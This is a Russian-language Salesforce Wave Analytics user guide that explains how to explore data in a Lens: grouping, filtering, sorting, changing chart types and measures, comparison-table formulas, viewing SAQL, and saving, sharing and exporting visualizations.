
Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»



- Чтобы добавить дополнительную группировку (также называется *группировкой*), нажмите кнопку «Группа». Найдите измерение «StageName» посредством поля поиска. Сейчас добавляется только группа. При нажатии кнопки «Фильтр» добавляются группа и фильтр.




Данное действие инициирует изменение визуализации для отображения данных, сгруппированных по обоим измерениям. Каждой категории данных из последней подгруппы назначается цвет, а справа отображаются цветовые условные обозначения. Представление Lens может содержать не более четырех группировок.




## Фильтрация данных

Фильтрация представления Lens обеспечивает лаконичность диаграммы и позволяет просматривать только данные, являющиеся наиболее важными для компании, проекта или группы руководителей. Например, визуализация может быть ограничена конкретными финансовыми годами.

1. Нажмите кнопку «**Фильтр**».



Диалоговое окно «Добавить фильтр» отображает меры вверху списка, а измерения внизу списка.



2. Выберите измерение «FiscalYear». Данное действие инициирует отображение значений для измерения «FiscalYear».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:


- «Использование Wave Analytics»



3. Выберите значения «2012» и «2013», а затем нажмите кнопку «Добавить». При использовании поля поиска для поиска значений для фильтрации помните, что данный поиск чувствителен к регистру. Примененный фильтр отображается напротив кнопки «Фильтр».



Данное действие инициирует изменение визуализации диаграммы для отображения данных за финансовые года 2012 и 2013.



## Изменение порядка сортировки

Выберите нужный порядок сортировки данных в визуализации диаграммы.

1. Нажмите кнопку «**Параметры**».



2. Выберите значение «**По возрастанию**» (сортировка по возрастанию), «**По убыванию**» (сортировка по убыванию) или «**Выкл.**» (без сортировки) в диалоговом окне.

## Изменение типа диаграммы

Переключение между типами диаграмм позволяет определить наиболее оптимальные параметры визуализации.

1. Нажмите кнопку «**Изменить тип диаграммы**».



Данное действие инициирует отображение галереи типов диаграмм, доступных для данного представления Lens. Пользователю отображаются только визуализации, применимые к базовому запросу.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- "Использование Wave Analytics"

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- "Использование Wave Analytics"



- Чтобы просмотреть количество мер и измерений, поддерживаемое данным типом визуализации, наведите указатель мыши на нужный тип диаграммы.  
Например, секторная диаграмма может использовать одну меру и не более двух измерений.
- Щелкните нужный тип диаграммы (например, «Ярусная горизонтальная»).  
Данное действие инициирует изменение визуализации диаграммы.





## Изменение мер

Выбор меры определяет всю визуализацию и ограничивает область просмотра. Например, измените меру и метод агрегирования со значения «Количество: возможности» на значение «Сумма: стоимость». Затем добавьте вторую меру для параллельного просмотра двух визуализаций.

1. Выберите метод агрегирования **«Сумма»**, а затем выберите первую меру. Визуализация отображает выбранное значение.



2. Чтобы добавить вторую меру, нажмите кнопку **«Мера»**.

**+ Measure**

3. Выберите метод агрегирования **«Среднее значение»**, а затем выберите вторую меру.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:


- «Использование Wave Analytics»




Новая мера отображается справа.



4. Чтобы переставить меры местами, выберите вторую меру и нажмите кнопку «< Переместить влево».



Две визуализации меняются местами.



- Чтобы добавить дополнительные меры, нажмите кнопку «Мера» повторно.  
Представление Lens может содержать не более четырех мер.

### Изменение шкалы диаграммы

Измените шкалу диаграммы (например, применение логарифмической шкалы).  
Доступные параметры определяются типом диаграммы.

- Нажмите кнопку «Параметры».



- Выберите нужную шкалу в диалоговом окне.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра  
визуализаций:

- «Использование Wave Analytics»


## Создание вычисляемых столбцов посредством таблицы сравнения

Рекомендуем использовать таблицу сравнения для определения настраиваемых формул со столбцами данных. Пользователи могут одновременно просматривать меры и выполнять математические операции над столбцами и строками таблицы.

1. Выберите «**Таблица сравнения**» из галереи типов диаграмм.



2. Чтобы добавить измерения, щелкните «**Группа**».
3. Чтобы изменить первую меру, щелкните «**ячейки**» («Количество строк»). Чтобы добавить другие меры, щелкните стрелку в заголовке столбца меры, а затем выберите «**добавить столбец**».



После выбора нового столбца щелкните «**ячейки**» для изменения меры. Чтобы применить фильтр, щелкните заголовок столбца меры для его выбора, а затем щелкните «**Фильтр**».

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- «Использование Wave Analytics»

| Opportunity Owner | Opportunity Amount <sup>A</sup> | Expected Revenue <sup>B</sup> | Expected Revenue <sup>C</sup> |
|-------------------|---------------------------------|-------------------------------|-------------------------------|
| Ely East          | 134,381,275                     |                               |                               |
| Bill West         | 89,291,860                      |                               |                               |
| James Barry       | 78,821,529                      |                               |                               |
| Cindy Central     | 77,106,000                      |                               |                               |
| Kasey Central     | 76,590,000                      |                               |                               |
| Ricky East        | 74,472,500                      |                               |                               |
| Wendy West        | 69,786,500                      |                               |                               |
| Tom Reseller      | 43,385,600                      |                               |                               |
| Jamie Preston     | 9,355,000                       |                               |                               |
| Sean Silver       | 4,060,000                       |                               |                               |
| Barry Bronze      | 4,060,000                       |                               |                               |
| Ted Data          | 3,039,560                       |                               |                               |

- ↓ sort descending
- ↑ sort ascending
- ⌚ sort within groups (desc)
- ⌚ sort within groups (asc)
- ⊘ clear sort
- ▒ show as bars
- ☰ show as values
- + add a column
- ✕ remove this column
- 👤 rename column
- ⚙️ edit formula and format**

Обратите внимание, что столбцы измерения располагаются слева, а столбцы меры располагаются справа. Столбцы меры обозначаются в формулах буквами A, B, C и т. д., где буква A соответствует крайний левый столбец меры.

- Добавьте столбец меры для хранения настраиваемой формулы, а затем выберите **«редактировать формулу и формат»** из раскрывающегося меню.

### Edit Column Details

Enter a custom column name, define a formula for the column, or set the data format for the column...

column name

formula

data format

Создайте формулы посредством операторов из данной таблицы в поле **«формула»**.

 **Прим.:** Столбцы меры обозначаются прописными буквами слева направо.

| Символ | Примеры    | Вычисление                       |
|--------|------------|----------------------------------|
| +      | A+B, A+100 | Сложение, применяется к строке.  |
| -      | A-B, A-100 | Вычитание, применяется к строке. |


| Символ | Примеры       | Вычисление                         |
|--------|---------------|------------------------------------|
| /      | A/B, A/100    | Деление, применяется к строке.     |
| *      | A*B, A*100    | Умножение, применяется к строке.   |
| ()     | (B-A)/(A*100) | Скобки для операций группирования. |






**Совет:** Рекомендуем использовать таблицы сравнения для выполнения простых специальных вычислений. Если отдельное вычисляемое значение является часто используемым или более сложным, рекомендуем выполнить вычисление на уровне исходных данных.

### Возврат к предыдущему представлению посредством журнала

Просмотр данных может завершаться разными результатами. Некоторые из них могут быть бесполезными. Проводник сохраняет полный журнал действий в представлении Lens. При нежелательном изменении представления Lens или при необходимости повторного просмотра данных анимацией рекомендуем использовать журнал для быстрого возврата к предыдущему состоянию визуализации.

1. Нажмите кнопку **«Просмотр журнала»**  в верхнем колонтитуле. Боковая панель отображает журнал всех действий, выполненных в представлении Lens.



2. Выберите любой элемент списка для выполнения перехода. Или воспользуйтесь кнопками **«Вернуться назад»**  и **«Перейти вперед»** .

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- "Использование Wave Analytics"

## Применение групп и фильтров путем копирования и вставки посредством буфера обмена обозревателя

При просмотре набора данных пользователям могут потребоваться разные направления (например, применение разных группировок или просмотр разных точек зрения). Вместо применения сложных способов просмотра разных направлений пользователи могут открывать один набор данных на нескольких вкладках Wave Analytics. Затем пользователи могут применять инструменты копирования и вставки, поддерживаемые проводником, для репликации конкретных группировок и фильтров с одной вкладки на другую.

Чтобы открыть набор данных на новой вкладке, щелкните нужный набор данных на начальной странице. Инструменты копирования и вставки, поддерживаемые проводником, могут использоваться при открытии одного набора данных на нескольких вкладках.

1. Если просматриваемый тип диаграммы позволяет выбирать набор данных, щелкните или щелкните и перетащите нужный набор данных на диаграмму. Все данные, кроме выбранных, являются недоступными.
2. Нажмите кнопку **«Действия»**.



3. Скопируйте выбранные данные в буфер обмена обозревателя. Чтобы скопировать выбранные элементы в буфер обмена, щелкните **«Копировать»**. Способ вставки выбранных данных — как группа или фильтр — может быть выбран позже. Чтобы скопировать выбранные элементы в буфер обмена и применить их к текущей диаграмме в виде фильтра, щелкните **«Фокусировать»**.
4. Откройте другую вкладку Wave Analytics, содержащую тот же набор данных.
5. Нажмите кнопку **«Действия»**.



6. Примените выбранные данные из буфера обмена к текущей диаграмме. Чтобы просмотреть данные, сгруппированные по выбранным измерениям, щелкните **«Вставить как группу»**. Чтобы просмотреть данные, отфильтрованные по выбранным значениям, щелкните **«Вставить как фильтр»**.

Чтобы восстановить диаграмму до полного набора данных, удалите выбранные данные путем последовательного

нажатия кнопок  и **«Очистить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
[Developer Edition](#).

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- "Использование Wave Analytics"

## Просмотр запроса под представлением Lens


Для сбора данных для визуализаций Wave Analytics использует язык запросов Salesforce Analytics (SAQL) в фоновом режиме под представлением Lens и панелями мониторинга. Откройте средство просмотра SAQL и просмотрите базовый запрос SAQL, который записывается во время его исследования или копирования для дальнейшего использования.

1. Откройте меню «Параметры» () и перейдите элементу управления **Показать SAQL**.



2. Выберите **«Включить»**.

Откроется панель запроса SAQL. Продолжите просмотр и наблюдайте за реализацией работы в SAQL.



Подробную информацию о SAQL см. в [Справочном руководстве по SAQL Wave Analytics](#).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- "Использование Wave Analytics"



## Клонирование визуализации

Дополняйте визуализацию путем ее клонирования на новую вкладку, где можно будет продолжить работу при сохранении оригинальной версии на ее собственной вкладке.

1. Нажмите значок **Клонировать на новую вкладку**.



2. Продолжайте работу на новой вкладке, добавив визуализацию. При достижении следующего представления, которое требуется сохранить, щелкните **Сохранить** и снова нажмите **Клонировать на новую вкладку**.

## Сохранение визуализации

Сохраните визуализацию в виде представления Lens.

1. Затем нажмите значок **«Сохранить»**.



2. Введите заголовок и описание представления Lens и выберите приложение для его сохранения.
3. Нажмите **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

## Предоставление общего доступа к визуализации

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter, получения ее уникального URL-адреса или загрузки ее снимка экрана. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию. Для предоставления общего доступа без доступа к активу используйте вариант снимка экрана.

1. Нажмите **Предоставить общий доступ**.



2. Откройте вкладку для нужного метода общего доступа:

- a. Функция **Сообщение в ленту** осуществляет публикацию в Chatter изображения и ссылки на представление Lens, панель мониторинга и приложение. Выберите ленту **Пользователь** или **Группа**, введите имя и свой комментарий. Также можно удалить изображение из сообщения, наведя на него указатель мыши и нажав **X**. Учтите, что опубликованные изображения являются общедоступными.
- b. Функция **Получить URL-адрес** предоставляет уникальный URL-адрес актива. Скопируйте ссылку и затем вставьте ее в нужное место.
- c. Функция **Получить снимок экрана** предоставляет статическое изображение для публикации без предоставления доступа. Щелкните изображение для загрузки PNG-файла.

3. Если применимо, щелкните **Предоставить доступ** для установки уровня общего доступа.
4. Нажмите кнопку **«Готово»**.



**Прим.:** Для общего доступа к визуализации необходимо предоставить доступ к приложению, которое ее содержит. Представления Lens, наборы данных и панели мониторинга внутри стандартного общедоступного приложения доступны всем пользователям Wave Analytics, если администраторы не запретили доступ. Все другие приложения являются личными, при условии что доступ к приложению не предоставлен конкретному пользователю, группе или роли сотрудниками с уровнем доступа «Менеджер».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

## Экспорт визуализации в виде изображения

Экспорт позволяет сохранять текущую визуализацию в виде графического файла.

